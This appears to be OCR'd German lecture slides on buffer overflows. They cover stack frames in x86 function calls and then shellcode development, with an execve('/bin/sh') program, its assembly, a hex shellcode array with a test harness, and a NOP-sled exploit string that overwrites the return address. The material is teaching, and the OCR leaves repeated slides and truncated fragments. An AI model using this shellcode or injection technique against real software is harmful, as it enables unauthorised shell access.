
Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

IP

SP




Aufruf einer Funktion Assembler und der Stack


Speicher der Rücksprungadresse

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```






Aufruf einer Funktion Assembler und der Stack

Kopie des Framepointers speichern

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```




Aufruf einer Funktion Assembler und der Stack

Neuen Frampointer setzen

Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```




Aufruf einer Funktion
Assembler und der Stack

...und korrigieren

Assembler


```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```



Aufruf einer Funktion Assembler und der Stack

Platz für lokale Variablen




Agenda.


1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Buffer Overflow
Überschreiben des Namens

```
char Input_Buffer[255];
strcpy(Name,Input_Buffer)
```



Buffer Overflow - Angriff



Shellcode

- Eine Folge von Befehlen, die in ein Programm eingeschleust werden
- Hauptziel: Buffer Overflows
- Randbedingungen:
  - klein
  - robust
- Typische Aktionen
  - Starten einer lokalen Shell (`/bin/sh` oder `cmd.exe`)
  - Binden einer Shell an einen Port (Remote shell)
  - Hinzufügen neuer Accounts zum System (root/admin)
  - Ändern von Dateirechten (z.B. `/etc/shadow`)

Shellcode

Entwicklung:

- C-Programm schreiben

```
// shellcode.c
#include <stdio.h>
void main()
{
  char * name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL)
}
```

Shellcode

Entwicklung:

- C-Programm schreiben
- Extrahieren des Opcode

```
jmp    0x2a                    # 3 bytes
popl   %esi                    # 1 byte
movl   %esi,0x8(%esi)          # 3 bytes
movb   $0x0,0x7(%esi)          # 4 bytes
movl   $0x0,0xc(%esi)          # 7 bytes
movl   $0xb,%eax               # 5 bytes
movl   %esi,%ebx               # 2 bytes
leal   0x8(%esi),%ecx          # 3 bytes
leal   0xc(%esi),%edx          # 3 bytes
int    $0x80                   # 2 bytes
movl   $0x1, %eax              # 5 bytes
movl   $0x0, %ebx              # 5 bytes
int    $0x80                   # 2 bytes
call   -0x2f                   # 5 bytes
.string \"/bin/sh\"            # 8 bytes
```

Shellcode

Entwicklung:

- C-Programm schreiben
- Extrahieren des Opcode
- Bereinigen und für Exploit nutzbar machen

```
//testsc.c
char shellcode[] =
  "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
  "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
  "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
  "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\xc9\xc3\x90\x90";

void main()
{
  int * ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Exploit mit Shellcode

Shellcode

- Name enthält exec(„/bin/sh) als Maschinencode

```
strcpy(Name,"BlaBlaBla NOP NOP NOP NOP NOP
 exec("/bin/sh") BlaBlaBla
 manipulierte Rücksprungadresse"
```

Bedi

- Buf
- Ausreichend Platz
- Übertragungsweg

- Überschreiben der Rücksprungadresse so, dass sie auf den Shellcode zeigt

Aufruf einer Funktion
Exploit mit Shellcode


Assembler

```
pushl $3
push
push
call

pushl
movl %esp,%ebp
subl $20,%esp
…
ret
```

IP

```
strcpy(Name,"BlaBlaBla NOP NOP NOP NOP NOP
 exec("/bin/sh") BlaBlaBla
 manipulierte Rücksprungadresse"
```

